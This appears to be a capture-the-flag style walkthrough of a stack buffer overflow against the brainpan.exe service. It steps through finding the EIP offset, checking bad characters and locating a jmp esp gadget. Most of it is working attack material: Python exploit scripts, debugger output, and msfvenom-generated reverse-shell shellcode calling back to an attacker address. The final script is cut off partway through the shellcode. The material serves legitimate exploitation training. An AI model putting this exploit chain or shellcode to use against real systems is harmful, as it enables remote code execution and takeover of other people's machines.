HTB machine: Brainpain


Buffer

```
┌─[✗]─[user@parrot]─[~]
└──╼ $msf-pattern_create -l 1024
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A
v9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az
0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2B
f3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
```

Exploit Code

```
import socket
import time

size = 100
IP = "192.168.56.134"
PORT = 9999
RECVSIZE = 1024

BUF_PATTERN = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai
8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0A
p1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As
2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3
Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4A
y5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb
6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8B
h9Bi0B"

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))

    data = sock.recv(RECVSIZE).decode()
    print(data)

    buf  = BUF_PATTERN + b"\r\n"
    sock.sendall(buf)

    data = sock.recv(RECVSIZE).decode()
    print(data)

    sock.close()

except Exception as err:
    print(f"Error: {err}")
```

Observe the pattern at EIP: 35724134


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5
EBX 7EFDE000
ESP 0028F930 ASCII "Ar6Ar7Ar8Ar9As0As1
EBP 72413372
ESI 00000000
EDI 00000000

EIP 35724134

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
```

```
Address  Hex dump                 ASCII
31172000 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
31172008 00 00 00 00 00 00 00 00 ........
31172010 00 40 00 00 00 00 00 00 .@......
31172018 00 00 00 00 00 00 00 00 ........
31172020 70 1D 17 31 00 00 00 00 p┤1....
31172028 00 00 00 00 00 00 00 00 ........
31172030 00 00 00 00 FF FF FF FF ....ÿÿÿÿ
```

```
0028F930  41367241 Ar6A
0028F934  72413772 r7Ar
0028F938  39724138 8Ar9
0028F93C  41307341 As0A
0028F940  73413173 s1As
0028F944  33734132 2As3
0028F948  41347341 As4A
0028F94C  73413573 s5As
```


Determine offset

```
┌─[user@parrot]─[~]
└──╼ $msf-pattern_offset -l 1024 -q 35724134
[*] Exact match at offset 524
┌─[user@parrot]─[~]
└──╼ $
```

Control EIP


```
import socket
import struct

size = 100
IP = "192.168.56.134"
PORT = 9999
RECVSIZE = 1024
OFFSET = 524

def conv(address):
    return(struct.pack("<I", address))

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))

    data = sock.recv(RECVSIZE).decode()
    print(data)

    buf  = b"A" * OFFSET
    buf += conv(0xdeadbeef)
    buf += b"\r\n"

    sock.sendall(buf)

    data = sock.recv(RECVSIZE).decode()
    print(data)

    sock.close()

except Exception as err:
    print(f"Error: {err}")
```

Control of EIP confirmed


Immunity Debugger - brainpan.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Address Hex dump ASCII

```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7EFDE000
ESP 0028F930 ASCII ""
EBP 41414141
ESI 00000000
EDI 00000000

EIP DEADBEEF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g

0028F930  00000A0D ....
```

Checking for badchars



Observe that the start of esp corresponds to the start of bad chars test

```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "AAAAAAAAAAAAAAAAAAAA
EBX 7EFDE000
ESP 0028F930
EBP 41414141
ESI 00000000
EDI 00000000

EIP DEADBEEF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
```

```
Address  Hex dump                ASCII
0028F930 01 02 03 04 05 06 07 08  ┐└|─•◘
0028F938 09 0B 0C 0E 0F 10 11 12 .♂.♫☼►◄↕
0028F940 13 14 15 16 17 18 19 1A ‼¶┴┬↑├→
0028F948 1B 1C 1D 1E 1F 20 21 22 ← !"
0028F950 23 24 25 26 27 28 29 2A #$%&'()*
0028F958 2B 2C 2D 2E 2F 30 31 32 +,-./012
0028F960 33 34 35 36 37 38 39 3A 3456789:
0028F968 3B 3C 3D 3E 3F 40 41 42 ;<=>?@AB
0028F970 43 44 45 46 47 48 49 4A CDEFGHIJ
0028F978 4B 4C 4D 4E 4F 50 51 52 KLMNOPQR
0028F980 53 54 55 56 57 58 59 5A STUVWXYZ
```

```
0028F930  04030201  ┐└
0028F934  08070605 |─•◘
0028F938  0E0C0B09 .♂.♫
0028F93C  1211100F ☼►◄↕
0028F940  16151413 ‼¶┴┬
0028F944  1A191817 ┤↑├→
0028F948  1E1D1C1B ←
0028F94C  2221201F  !"
0028F950  26252423 #$%&
0028F954  2A292827 '()*
0028F958  2E2D2C2B +,-.
0028F95C  3231302F /012
```

No badchars




```
0BADF00D [+] Command used:
0BADF00D !mona compare -f c:\temp\badchar_test.bin -a 0028F930
0BADF00D [+] Reading file c:\temp\badchar_test.bin...
0BADF00D     Read 253 bytes from file
0BADF00D [+] Preparing output file 'compare.txt'
0BADF00D     - (Re)setting logfile compare.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 253 bytes successfully from c:\temp\badchar_test.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
0028F930 [+] Comparing with memory at location : 0x0028f930 (Stack)
0028F930 !!! Hooray, normal shellcode unmodified !!!
0028F930 Bytes omitted from input: 00 0a 0d
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.328000
!mona compare -f c:\temp\badchar_test.bin -a 0028F930
```

Shellcode for reverse shell

```
┌─[user@parrot]─[~]
└──╼ $msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=4444 --var-name
reverseShellCode EXITFUNC=thread -f py -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 2292 bytes
reverseShellCode =  b""
reverseShellCode += b"\xda\xc0\xba\x28\xa8\xcc\xcb\xd9\x74\x24"
reverseShellCode += b"\xf4\x5e\x2b\xc9\xb1\x52\x31\x56\x17\x03"
reverseShellCode += b"\x56\x17\x83\xc6\x54\x2e\x3e\xea\x4d\x2d"
reverseShellCode += b"\xc1\x12\x8e\x52\x4b\xf7\xbf\x52\x2f\x7c"
reverseShellCode += b"\xef\x62\x3b\xd0\x1c\x08\x69\xc0\x97\x7c"
reverseShellCode += b"\xa6\xe7\x10\xca\x90\xc6\xa1\x67\xe0\x49"
reverseShellCode += b"\x22\x7a\x35\xa9\x1b\xb5\x48\xa8\x5c\xa8"
reverseShellCode += b"\xa1\xf8\x35\xa6\x14\xec\x32\xf2\xa4\x87"
reverseShellCode += b"\x09\x12\xad\x74\xd9\x15\x9c\x2b\x51\x4c"
reverseShellCode += b"\x3e\xca\xb6\xe4\x77\xd4\xdb\xc1\xce\x6f"
reverseShellCode += b"\x2f\xbd\xd0\xb9\x61\x3e\x7e\x84\x4d\xcd"
reverseShellCode += b"\x7e\xc1\x6a\x2e\xf5\x3b\x89\xd3\x0e\xf8"
reverseShellCode += b"\xf3\x0f\x9a\x1a\x53\xdb\x3c\xc6\x65\x08"
reverseShellCode += b"\xda\x8d\x6a\xe5\xa8\xc9\x6e\xf8\x7d\x62"
reverseShellCode += b"\x8a\x71\x80\xa4\x1a\xc1\xa7\x60\x46\x91"
reverseShellCode += b"\xc6\x31\x22\x74\xf6\x21\x8d\x29\x52\x2a"
reverseShellCode += b"\x20\x3d\xef\x71\x2d\xf2\xc2\x89\xad\x9c"
reverseShellCode += b"\x55\xfa\x9f\x03\xce\x94\x93\xcc\xc8\x63"
reverseShellCode += b"\xd3\xe6\xad\xfb\x2a\x09\xce\xd2\xe8\x5d"
reverseShellCode += b"\x9e\x4c\xd8\xdd\x75\x8c\xe5\x0b\xd9\xdc"
reverseShellCode += b"\x49\xe4\x9a\x8c\x29\x54\x73\xc6\xa5\x8b"
reverseShellCode += b"\x63\xe9\x6f\xa4\x0e\x10\xf8\x0b\x66\x22"
reverseShellCode += b"\x92\xe3\x75\x52\x73\xa8\xf0\xb4\x19\x40"
reverseShellCode += b"\x55\x6f\xb6\xf9\xfc\xfb\x27\x05\x2b\x86"
reverseShellCode += b"\x68\x8d\xd8\x77\x26\x66\x94\x6b\xdf\x86"
reverseShellCode += b"\xe3\xd1\x76\x98\xd9\x7d\x14\x0b\x86\x7d"
reverseShellCode += b"\x53\x30\x11\x2a\x34\x86\x68\xbe\xa8\xb1"
reverseShellCode += b"\xc2\xdc\x30\x27\x2c\x64\xef\x94\xb3\x65"
reverseShellCode += b"\x62\xa0\x97\x75\xba\x29\x9c\x21\x12\x7c"
reverseShellCode += b"\x4a\x9f\xd4\xd6\x3c\x49\x8f\x85\x96\x1d"
reverseShellCode += b"\x56\xe6\x28\x5b\x57\x23\xdf\x83\xe6\x9a"
reverseShellCode += b"\xa6\xbc\xc7\x4a\x2f\xc5\x35\xeb\xd0\x1c"
reverseShellCode += b"\xfe\x0b\x33\xb4\x0b\xa4\xea\x5d\xb6\xa9"
reverseShellCode += b"\x0c\x88\xf5\xd7\x8e\x38\x86\x23\x8e\x49"
reverseShellCode += b"\x83\x68\x08\xa2\xf9\xe1\xfd\xc4\xae\x02"
reverseShellCode += b"\xd4"
```

Gadget for jmp esp: 0x311712f3



```
         ---------- Mona command started on 2021-08-31 22:57:30 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D     - Bad char filter will be applied to pointers : '\x00\x0a\x0d'
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 1 modules
0BADF00D     - Querying module brainpan.exe
73640000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : jmp esp |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\adminuser\Desktop\brainpan.exe)
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.609000
!mona jmp -r esp -cpb '\x00\x0a\x0d'
```

Full exploit code

```
import socket
import struct

IP = "192.168.56.134"
PORT = 9999
RECVSIZE = 1024
OFFSET = 524

reverseShellCode =  b""
reverseShellCode += b"\xda\xc0\xba\x28\xa8\xcc\xcb\xd9\x74\x24"
reverseShellCode += b"\xf4\x5e\x2b\xc9\xb1\x52\x31\x56\x17\x03"
reverseShellCode += b"\x56\x17\x83\xc6\x54\x2e\x3e\xea\x4d\x2d"
reverseShellCode += b"\xc1\x12\x8e\x52\x4b\xf7\xbf\x52\x2f\x7c"
reverseShellCode += b"\xef\x62\x3b\xd0\x1c\x08\x69\xc0\x97\x7c"
reverseShellCode += b"\xa6\xe7\x10\xca\x90\xc6\xa1\x67\xe0\x49"
reverseShellCode += b"\x22\x7a\x35\xa9\x1b\xb5\x48\xa8\x5c\xa8"
reverseShellCode += b"\xa1\xf8\x35\xa6\x14\xec\x32\xf2\xa4\x87"
reverseShellCode += b"\x09\x12\xad\x74\xd9\x15\x9c\x2b\x51\x4c"
reverseShellCode += b"\x3e\xca\xb6\xe4\x77\xd4\xdb\xc1\xce\x6f"
reverseShellCode += b"\x2f\xbd\xd0\xb9\x61\x3e\x7e\x84\x4d\xcd"
reverseShellCode += b"\x7e\xc1\x6a\x2e\xf5\x3b\x89\xd3\x0e\xf8"
reverseShellCode += b"\xf3\x0f\x9a\x1a\x53\xdb\x3c\xc6\x65\x08"
reverseShellCode += b"\xda\x8d\x6a\xe5\xa8\xc9\x6e\xf8\x7d\x62"
reverseShellCode += b"\x8a\x71\x80\xa4\x1a\xc1\xa7\x60\x46\x91"
reverseShellCode += b"\xc6\x31\x22\x74\xf6\x21\x8d\x29\x52\x2a"
reverseShellCode += b"\x20\x3d\xef\x71\x2d\xf2\xc2\x89\xad\x9c"
reverseShellCode += b"\x55\xfa\x9f\x03\xce\x94\x93\xcc\xc8\x63"
reverseShellCode += b"\xd3\xe6\xad\xfb\x2a\x09\xce\xd2\xe8\x5d"
reverseShellCode += b"\x9e\x4c\xd8\xdd\x75\x8c\xe5\x0b\xd9\xdc"
reverseShellCode += b"\x49\xe4\x9a\x8c\x29\x54\x73\xc6\xa5\x8b"
reverseShellCode += b"\x63\xe9\x6f\xa4\x0e\x10\xf8\x0b\x66\x22"
reverseShellCode += b"\x92\xe3\x75\x52\x73\xa8\xf0\xb4\x19\x40"
reverseShellCode += b"\x55\x6f\xb6\xf9\xfc\xfb\x27\x05\x2b\x86"
reverseShellCode += b"\x68\x8d\xd8\x77\x26\x66\x94\x6b\xdf\x86"
reverseShellCode += b"\xe3\xd1\x76\x98\xd9\x7d\x14\x0b\x86\x7d"
